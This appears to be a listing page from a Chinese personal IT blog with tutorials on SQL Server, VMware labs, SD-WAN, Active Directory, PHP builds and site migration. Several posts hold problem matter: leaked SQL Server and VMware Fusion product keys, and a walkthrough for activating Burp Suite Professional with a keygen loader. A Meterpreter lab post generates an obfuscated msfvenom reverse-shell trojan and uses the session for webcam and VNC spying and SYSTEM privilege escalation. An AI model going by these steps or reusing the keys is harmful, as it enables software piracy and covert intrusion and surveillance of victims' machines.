
搜索到
38
篇与
的结果
-
 离线安装SQLserver2017 一、准备工作SQL Server 2017下载地址:ed2k://|file|cn_sql_server_2017_developer_x64_dvd_11296175.iso|1769777152|E21AE7C3576C0BDF1BC0ADC541217FAC|/序列号:Enterprise Core 6GPYM-VHN83-PHDM2-Q9T2R-KBV83Developer 22222-00000-00000-00000-00000Enterprise TDKQD-PKV44-PJT4N-TCJG2-3YJ6BStrandard PHDV4-3VJWD-N7JVP-FGPKY-XBV89Web WV79P-7K6YG-T7QFN-M3WHF-37BXC下载 SQL Server Management Studio (SSMS):https://docs.microsoft.com/zh-cn/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-2017java下载:https://www.java.com/zh-CN/download/机器学习脱机组件下载地址:https://go.microsoft.com/fwlink/?LinkId=851496&lcid=2052 https://go.microsoft.com/fwlink/?LinkId=851507&lcid=2052 https://go.microsoft.com/fwlink/?LinkId=851502&lcid=2052 https://go.microsoft.com/fwlink/?LinkId=851508&lcid=2052 二、安装数据库本文演示的是将SQLserver2017安装到D盘序列号安装,我这里输入企业版序列号Enterprise TDKQD-PKV44-PJT4N-TCJG2-3YJ6B安装位置为D盘提示安装java,目前最新版本是Version 8 Update 331启用sa用户,并把当前系统用户添加为管理员添加当前用户指定脱机文件目录下载的四个脱机文件,文件名中的数字为1033,按要求改为2052,并放在着桌面上,并加载安装等待安装结束,在具有固态硬盘的电脑上,安装时间约20分钟三、安装数据库管理工具注意:管理工具不必安装在数据库服务器上,如果只在服务器上使用就安装在一起,如果对外提供服务,可以安装在自己电脑上远程连接,如果远程连接,注意防火墙开放端口TCP1433.我这里安装在数据库服务器上,双击安装即可四、连接使用完毕
 -

VMware企业虚拟化综合实验1 一、实验目的仅用于技术回顾,不会完整记录细节,受限于实验环境,部分特性无法模拟通过Centos7系统搭建NTP、FTP、DNS服务,通过群晖系统提供iSCSI存储、Active Backup for Business虚拟机备份,通过windows2016系统配置vCenter Server、安装Veeam Backup & Replication虚拟机备份,配置JumpServer跳板机、搭建esxi虚拟化环境,配置vCenter Server,实现vCenter Server和虚拟备份还原,ESXI升级、物理机迁移至虚拟机、vSAN集群。二、网络环境VMnet8模拟办公网段,有外网,网关为192.168.10.254VMnet1模拟内网网段,无外网三、配置群晖系统群晖系统安装准备,我这里安装的是DSM6.2.3_DS918+_24922,配置IP为192.168.20.1创建存储池配置Active Backup for Business套件配置iSCSI四、配置jumpserver开源堡垒机安装centos7系统安装完成配置网络动态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32ONBOOT=no改为ONBOOT=yesservice network restart 重启网络即可自动获取IP静态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32BOOTPROTO="static" # 使用静态IP地址,默认为dhcp IPADDR="192.168.10.10" # 设置的静态IP地址 NETMASK="255.255.255.0" # 子网掩码 GATEWAY="192.168.10.254" # 网关地址 DNS1="114.114.114.114" # DNS服务器 ONBOOT=yes 安装堡垒机curl -sSL https://github.com/jumpserver/jumpserver/releases/download/v2.17.0/quick_start.sh | bash防火墙开启80和2222端口firewall-cmd --permanent --zone=public --add-port=2222/tcp --permanent firewall-cmd --permanent --zone=public --add-port=80/tcp --permanent firewall-cmd --reload启动堡垒机cd /opt/jumpserver-installer-v2.17.0 ./jmsctl.sh start配置用户、特权用户、资产授权等登陆测试正常,可在目标主机配置仅允许堡垒机登录,配置完成,不再进行其他测试五、Centos7系统搭建NTP、FTP、DNS安装系统,办公网段IP配置为192.168.10.20,内网IP为192.168.20.20安装NTPD时间服务器 yum install ntp 启动时间服务器 /bin/systemctl start ntpd.service 设为开机启动 chkconfig ntpd on 配置为上海市区 timedatectl set-timezone Asia/Shanghai 查看时间同步状态 ntpq -p查看当前时间date Sat Dec 18 18:41:39 CST 2021开放防火墙NTP服务端口firewall-cmd --add-service=ntp --permanent firewall-cmd --reload内网windows客户端测试安装FTP服务yum install -y vsftpd 编辑配置文件/etc/vsftpd/vsftpd.conf anonymous_enable=NO 关闭匿名登陆 chroot_local_user=YES 禁止跳出家目录 allow_writeable_chroot=YES 开启chroot后需要添加此项,放到最后创建ftp用户useradd -s /sbin/nologin -d /var/ftp test passwd test目标目录赋予权限chown test:test /var/ftp/关闭selinux编辑 /etc/selinux/configSELINUX=disabled 临时关闭 setenforce 0允许nologin的用户登录ftp,编辑 /etc/shells ,加入/sbin/nologin防火墙开放ftp端口firewall-cmd --add-service=ftp --permanent firewall-cmd --reload开机启动ftp服务chkconfig vsftpd on重启ftpsystemctl restart vsftpd.service验证配置DNS服务安装bind yum install bind bind-utils -y 配置/etc/named.conf 将两个127.0.0.1改为any 开启防火墙 firewall-cmd --add-service=dns --permanent firewall-cmd --reload 开机启动dns服务 chkconfig named on 重启ftp systemctl restart named.service 测试 nslookup google.com 192.168.20.20 服务器: UnKnown Address: 192.168.20.20 非权威应答: 名称: google.com Address: 46.82.174.69六、安装windows2016系统七,安装esxi安装esxi,一台IP为192.168.20.30 另一台为192.168.20.31为esxi接入iscsi为esxi准备系统镜像安装虚拟机八、esxi离线停机升级升级前版本esxi关机,挂载201912001-15160138镜像,选择upgrade升级后版本九、安装vCenter Server注意:DNS服务器要正确运行VSC最低要求10G内存,增加虚拟机配置继续安装安装完成十、vCenter Server备份还原进入设别管理后台192.168.20.40:5480,配置备份计划,通过FTP备份删掉vCenter Server,模拟崩溃情况通过VSCA还原,与安装步骤基本相同还原成功十一、使用Active Backup for Business备份还原虚拟机登陆群晖,配置Active Backup for Business,添加vcenter server进行备份测试修改目标虚拟机主机名进行还原测试还原成功,主机名恢复到备份时的状态十二、使用Veeam Backup & Replication备份还原虚拟机安装配置备份计划备份更改主机名还原还原完成十三、物理机迁移到虚拟机转换中转换完成十三、vSAN集群准备四台esxi主机,三台部署vSAN,一台安装vCenter。每台vSAN配置硬盘为40G、100G、200GvSAN01 vsan01.tntsec.com IP:192.168.20.51 vSAN02 vsan02.tntsec.com IP:192.168.20.52 vSAN03 vsan03.tntsec.com IP:192.168.20.53配置DNS服务器,添加 zonezone "tntsec.com" IN { type master; file "tntsec.com.zone"; };创建zone文件 /var/named/tntsec.com.zone$TTL 1D @ IN SOA master.tntsec.com. email.com. ( 0 ; serial 1D ; refresh 1H ; retry 1W ; expire 3H ) ; minimum IN NS master master IN A 192.168.20.20 vsan01 IN A 192.168.20.51 vsan02 IN A 192.168.20.52 vsan03 IN A 192.168.20.53检查配置文件named-checkconf -z测试域名解析nslookup vsan01.tntsec.com 192.168.20.20配置esxi主机IP、主机名,推荐通过esxi面板修改配置NTP服务器组建vSAN集群十四、实验完成关机1、关闭除vCenter的所有VM2、所有esxi进入维护模式3、进入vCenter5480设备管理关闭vCenter4、登录各esxi检查是否有VM未关机,是否进入维护模式,并关闭esxi
-

使用免费版蒲公英软件打造对等网络SD-WAN专线连接 贝锐信息科技的产品其实我蛮喜欢的,向日葵远程控制、蒲公英SD-WAN、花生壳动态域名都是很棒的产品。今天的文章,旨在通过免费版蒲公英网络打通两个内网,仅用作技术演示,因为免费版网速和带宽都是受限制的,客户端也支持3个,如果大家对此方案感兴趣,其实可以直接购买蒲公英的SD-WAN硬件设备;同时本文章也不会对SD-WAN的含义做深入解释,在本文中,SD-WAN仅代表“虚拟专线”。一、思路蒲公英组网软件免费版支持3个客户端,可以组建成对等网络,那么是否可以在此基础上直接打通两个内网呢?答案是可以的,因为你看到这篇文章了~我在两个网络的客户端里分别部署两台蒲公英并建立连接,接着打开windows的内核转发功能,此时两个客户端的SD-WAN地址我们就可以认为是专线两端的地址,只要配置对应的路由表就可以了。二、安装软件两台客户端下载安装运行蒲公英客户端并建立对等网络,此时两台电脑就已经能互相ping通了三、打开windows10内核转发两台电脑使用管理员运行命令提示符reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v IPEnableRouter /D 1 /f sc config RemoteAccess start= auto sc start RemoteAccess四、设置静态路由注意静态路由配置的位置,跟普通专线配置方法完全一样,我这里配置在家里的路由器上。当我要访问172.16.0.0网络时让流量通过安装了蒲公英的这台主机出去同时在对面的主机上,我们也要配置一条回来的路由,这样我们内网的每台机器都能访问对方的主机了,如果对方网络的主机要访问我们的网络,只需要把命令反过来配置一遍即可。route add 10.0.0.0 mask 255.255.255.0 -p 172.16.3.218五、测试运行向日葵的主机是10.0.0.148内网主机10.0.0.190同样能ping通对方网络主机,实现SD-WAN专线效果。
-

基于windows域账号控制的中小型企业服务搭建、分享 整体规划 依托VMware超融合方案,搭建以windows域为基础的统一账号服务,如web认证、群晖文件共享等,受限于实验物理机性能和实验复杂程度,仅以最简单的方式呈现。功能实现 RAID配置VMware vSphere超融合环境搭建(ESXi+vCenterServer)windows2016系统安装,部署Active Directory域服务(活动目录),客户端加域群晖系统安装,windows域账号认证IIS搭建,windows域账号认证配置详情 1、在英特尔RAID模拟器中配置RAID5,采用3+1,即3盘RAID5,1盘热备2、在windows10物理机的基础上,以VM16为基础安装ESXi7安装ESXi7部署vCenter Server通过vCenter Server管理EXSi在超融合中添加虚拟机通过VM16远程管理vCenter Server3、安装windows2016安装系统,部署域创建普通域用户客户端加域客户端登陆4、群晖系统安装加入域创建域用户共享目录域用户直接打开,无需验证非域用户需要验证5、IIS搭建启用基于windows的身份验证客户端访问,需要使用域账户登录总结 本文实现的功能很少,但作为最关键的windows域身份验证已经完成了;在企业中,为了避免割裂的多套账户系统,集成式身份管理是必不可少的,windows域恐怕是其中最方便的一种方式,我们下期再见~
-

Burp Suite Professional 2021.6.1安装注册 1、准备工具注意:Burp Suite自带java,因此无需额外下载。Burp Suite Professional 2021.6.1 {anote icon="" href="https://portswigger.net/burp/releases" type="secondary" content="下载地址"/} BurpLoaderKeygen {anote icon="" href="https://github.com/h3110w0r1d-y/BurpLoaderKeygen/releases" type="secondary" content="下载地址"/} 2、安装Burp Suite3、将BurpLoaderKeygen放入安装目录4、制作启动脚本在安装目录下新建start.bat,内容为:@echo off cmd /k ".\jre\bin\java.exe -jar BurpLoaderKeygen.jar"5、运行start.bat脚本可勾选“Auto Run”,下次会自动启动Burp Suite。复制License中的信息6、运行Burp Suite,放入License信息,Next7、选择手动激活8、复制生成的信息9、将信息放入BurpLoaderKeygen的Activation Requset中,生成Activation Response10、在Burp Suite第三个框中填入Response信息,Next11、注册完成
-
网站迁移记录,附linux服务器面板AppNode推荐 如果您恰好在近半个月内访问过本博客,您可能会发现,博客访问速度缓慢,很遗憾,我用了两年多的bandwagonhost的VPS被墙了。而被封原因或可能为在VPS上搭建的翻墙服务,虽然仅为查询外网资料用,但仍触发了防火墙,通常被封IP会在几天至几个月内恢复,若您无法打开本博客,可百度搜索“9s博客”或“王忘杰”,找到本人在各大媒体的自媒体平台,因平台规则不同,某些文章可能不会被发布。我在bandwagonhost购买的VPS为2018双十一促销版,配置高(2h2g40gKVM)价格低(年付29.9美元),在IP被封后搬迁到俄罗斯主机商justhost,可以点击此处查看优惠,当前配置为1h512M5GKVM,月付11元。本次迁移主要涉及以下项目:环境搭建数据库迁移网站主体迁移备份设置伪静态设置HTTPS证书设置其他设置环境搭建为方便管理,同时在快捷与安全中做出折中选择,本站选择了appnode作为服务器管理程序。系统为Centos7,网站套件为nginx开发版、php7.4、MariaDB10.2,网站程序为typecho。一键安装命令:INSTALL_AGENT=1 INSTALL_APPS=sitemgr INIT_SWAPFILE=1 INSTALL_PKGS='nginx-mainline,php74,mariadb102' bash -c "$(curl -sS http://dl.appnode.com/install.sh)" 安装后可设置面板用户名、密码等信息,默认管理端口为8888,登陆面板后可按提示进行网站部署操作。提示:appnode可以连接到另一台服务器的appnode面板中,因此本站能够在被封后,通过justhost面板连接到bandwagonhost面板,直接对数据进行操作,非常方便。数据库迁移appnode网站管理中可以直接对数据库进行导入导出网站主体迁移appnode网站管理中可以直接对目录打包上传下载注意!建议使用随机的mysql密码,注意修改typecho配置文件config.inc.php中的数据库用户名、数据库名、密码等信息。备份设置appnode网站管理可以设置备份,通常为每周一次,同时备份到阿里云oss注意!若你硬盘空间很小,则要减少本地备份的留存时间,防止存储空间满导致出问题。伪静态设置在appnode网站管理中可以直接设置typecho的伪静态参数HTTPS证书设置在appnode网站管理中可以直接设置https跳转、Let's证书、自动续约其他设置可在防火墙设置中开放关闭端口、禁止ping,通过系统信息修改北京时区等。遇到的问题:1、图片上传失败图片采用post方式上传,而默认post_max_size为1M,改大即可。2、网站目录权限修改appnode默认的web用户为www,将网站目录更改为www用户/组即可。安全提示:默认的文件夹权限为755,但typecho并非必须用755权限,通常仅上传目录需要写入,部分插件也需要写入权限,严格控制权限可提高安全性。最后为什么使用面板?若你早期关注过本博客,你会发现,我曾是面板的坚决反对者,在心脏滴血漏洞爆发时,我编译openssl组件;php漏洞爆发时,我编译php;php7测试版发布时,我编译了php7和hhvm并进行了比较;http2刚发布时,我编译了nginx和tengine;为了提高安全性,我也编译了云锁和安全狗的web组件。我是技术的追新者,但我也沮丧的发现,我无法一直追新,让组件保持最新需要很大的精力,所以我开始寻找服务器面板,而大部分面板都太好用了;这里并非贬义,对新手来说,好用就是好用,但对另外一些人来说,好用意味着掩盖细节,我无法了解服务器运行的细节,也无法掌控服务器;而appnode则是一个异类,他并不太好用,设置有些繁琐,却又完全符合运维操作顺序,从不掩饰细节;若你也对linux运维感兴趣,或许也可以试一下这个面板,说不定你会喜欢呢~
-

Meterpreter(MSF)payload攻击载荷,反弹实验。 制作木马攻击载荷的概念类似反弹shell,使用msfvenom -v可以查看操作帮助msfvenom -l可以查看当前可以使用的攻击载荷列表生成一个反弹木马msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.136.131 lport=666 -f exe -e x86/shikata_ga_nai -i 8 -o muma2.exe -p windows/meterpreter/reverse_tcp使用反弹模式 lhost=192.168.136.131我的IP lport=666我要监听的端口 -f exe生成exe文件 -e x86/shikata_ga_nai编码混淆方式 -i 8编码混淆次数 -o muma.exe生成的文件 当然,简单的编码混淆是过不了杀毒软件的。本地监听进入监听模式msf > use exploit/multi/handler 监听的payload类型msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp 监听的IPmsf exploit(multi/handler) > set lhost 192.168.136.131 lhost => 192.168.136.131 监听的端口msf exploit(multi/handler) > set lport 666 lport => 444 开始监听msf exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168.136.131:444 [*] Sending stage (179779 bytes) to 192.168.136.133 主机上线[*] Meterpreter session 1 opened (192.168.136.131:444 -> 192.168.136.133:1027) at 2018-05-05 20:10:43 +0800 VNC桌面实时监控meterpreter > run vnc Connected to RFB server, using protocol version 3.8 Enabling TightVNC protocol extensions No authentication needed Authentication successful Desktop name "www-a8d99aa2ea1" 查看在线的摄像头meterpreter > webcam_list 1: 实时监控摄像头meterpreter > webcam_stream [*] Starting... [*] Preparing player... [*] Opening player at: ebSRJuzI.html 查看系统信息meterpreter > sysinfo Computer : WWW-A8D99AA2EA1 OS : Windows XP (Build 2600, Service Pack 3). Architecture : x86 System Language : zh_CN Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows 查看当前权限meterpreter > getuid Server username: WWW-A8D99AA2EA1\Administrator 权限提升meterpreter > getsystem ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 完毕以上就是Meterpreter(MSF)payload攻击载荷的简单反弹实验,msf作为大型攻击框架,实际上可以攻击安卓、web系统、linux等等,帮助文档也比较详细,英文基础好上手毫无压力。
-
编译安装了一个php7试了下 我是用虚拟机编译的系统centos7,处理器I5 4590,分配了双核1G内存.编译用时7分钟什么情况下适合编译?多版本共存的情况下,编译方便管理,并且可以针对需要最小化安装而不需要安装一堆扩展如果没有特殊需要,yum更加合适,安装都不用半分钟,并且能通过yum源持续化更新简单记录下过程 yum install epel-release #EPEL官方源 yum install libmcrypt libmcrypt-devel gcc libxml2 libxml2-devel openssl openssl-devel curl-devel libjpeg-devel libpng-devel freetype-devel libmcrypt-devel 下载包并解压,当前php版本为7.0.4 wget http://cn2.php.net/distributions/php-7.0.4.tar.gz tar xvzf php-7.0.4.tar.gz 新建php用户 groupadd -r php && useradd -r -g php -s /bin/false -d /usr/local/php7 -M php cd php-7.0.4 安装 ./configure --prefix=/usr/local/php7 --exec-prefix=/usr/local/php7 --bindir=/usr/local/php7/bin --sbindir=/usr/local/php7/sbin --includedir=/usr/local/php7/include --libdir=/usr/local/php7/lib/php --mandir=/usr/local/php7/php/man --with-config-file-path=/usr/local/php7/etc --with-mysql-sock=/var/run/mysql/mysql.sock --with-mcrypt=/usr/include --with-mhash --with-openssl --with-mysql=shared,mysqlnd --with-mysqli=shared,mysqlnd --with-pdo-mysql=shared,mysqlnd --with-gd --with-iconv --with-zlib --enable-zip --enable-inline-optimization --disable-debug --disable-rpath --enable-shared --enable-xml --enable-bcmath --enable-shmop --enable-sysvsem --enable-mbregex --enable-mbstring --enable-ftp --enable-gd-native-ttf --enable-pcntl --enable-sockets --with-xmlrpc --enable-soap --without-pear --with-gettext --enable-session --with-curl --with-jpeg-dir --with-freetype-dir --enable-opcache --enable-fpm --with-fpm-user=nginx --with-fpm-group=nginx --without-gdbm --disable-fileinfo make clean && make && make install cp php.ini-production /usr/local/php7/etc/php.ini cp sapi/fpm/init.d.php-fpm /etc/init.d/php-fpm cp /usr/local/php7/etc/php-fpm.conf.default /usr/local/php7/etc/php-fpm.conf cp /usr/local/php7/etc/php-fpm.d/www.conf.default /usr/local/php7/etc/php-fpm.d/www.conf echo -e '\nexport PATH=/usr/local/php7/bin:/usr/local/php7/sbin:$PATH\n' >> /etc/profile && source /etc/profile mkdir -p /var/log/php-fpm/ && mkdir -p /var/run/php-fpm && cd /var/run/ && chown -R nginx:nginx php-fpm mkdir -p /var/log/php-fpm/ && mkdir -p /var/run/php-fpm && cd /var/run/ && chown -R nginx:nginx php-fpmmkdir -p /var/lib/php/session mkdir -p /var/lib/php/session chmod +x /etc/init.d/php-fpm chkconfig --add php-fpm chkconfig php-fpm on php-fpm -t 编辑 vim /usr/local/php7/etc/php.ini 加入 zend_extension=opcache.so service php-fpm restart php -v PHP 7.0.4 (cli) (built: Mar 24 2016 19:25:14) ( NTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies OK了
-

macOS上正版免费的虚拟机软件VMware Fusion申请和使用指南 说到PC上的虚拟机软件,大家基本都会说VM(VMware Workstation Pro),而说到mac上的虚拟机软件,mac用户基本都会说PD(Parallels Desktop),我也知道PD虚拟机很好用,可是近500块的价格也不是一般家庭能承受得起的。盗版的确是个思路,但是我非常反对盗版,就在昨天,我写的文章就被盗版了,可能这是我用盗版软件的报应吧。VMware Fusion是VM在macOS平台上的虚拟机软件,现已支持M1机型,并且VMware Fusion Player针对个人用户已经免费。一、VMware Fusion版本对比VMware Fusion的player版本和pro都支持快照功能,并且在此基础上,pro版本多出了:创建/管理加密虚拟机虚拟网络自定义(NAT、网络重命名)虚拟网络模拟(丢包、延迟、带宽)连接到 vSphere/ESXi ServervSphere 远程主机电源控制 创建链接克隆创建完整克隆为虚拟机加密可以说pro多处的功能对个人用户来说并非刚需。二、申请、下载有同学可能会有疑问,去官网下载不就行了吗?一般来说是这样的,但VM的官网,按提示你是永远下载不了的。。我们按提示选择Fusion下载直接报错,中英文都是如此正确的方法是,切换到英文官网,用下面的链接注册账号并申请序列号即可(必须用英文官方打开,否则又是死循环)https://my.vmware.com/web/vmware/evalcenter?p=fusion-player-personal在此页面下注册下载都可以完成如果你实在搞不定了,这里附上我的序列号:MM2C6-4H214-482J2-0J20M-85D34三、使用VMware Fusion Player的使用方法其实与Windows平台上的vmpro相同,详细教程可以到B站搜我的名字看教程。下载并安装后,会在启动台里形成一个快捷方式打开后会发现界面里啥都没有,莫慌,mac用户都知道,软件的选项都在左上角呢VMware Fusion支持以多种方式创建虚拟机安装完系统后不要忘记安装vmtools,这是高级功能的开启点虚拟机设置中,可以修改硬件可以启用mac系统文件夹镜像注意!如果你启用了桌面文件夹共享,当你虚拟机的windows中勒索病毒时,你mac的桌面文件会一起倒霉最重要的是,可以进入融合模式此时我们可以把windows的程序固定到程序坞,然后关联文档格式,这样就能直接用虚拟机里的程序打开本机文件了,是不是很简单呢~最后随着苹果big sur和M1的发布,各软件厂家都积极适配,甚至连微软都“攻克”了arm版win10不能运行64位程序的问题,不得不佩服苹果的号召力,开启了硬件革新的序章,或许PC就是PC,手机就是手机的时代已经过去了。你的下一台电脑何必是电脑?
-
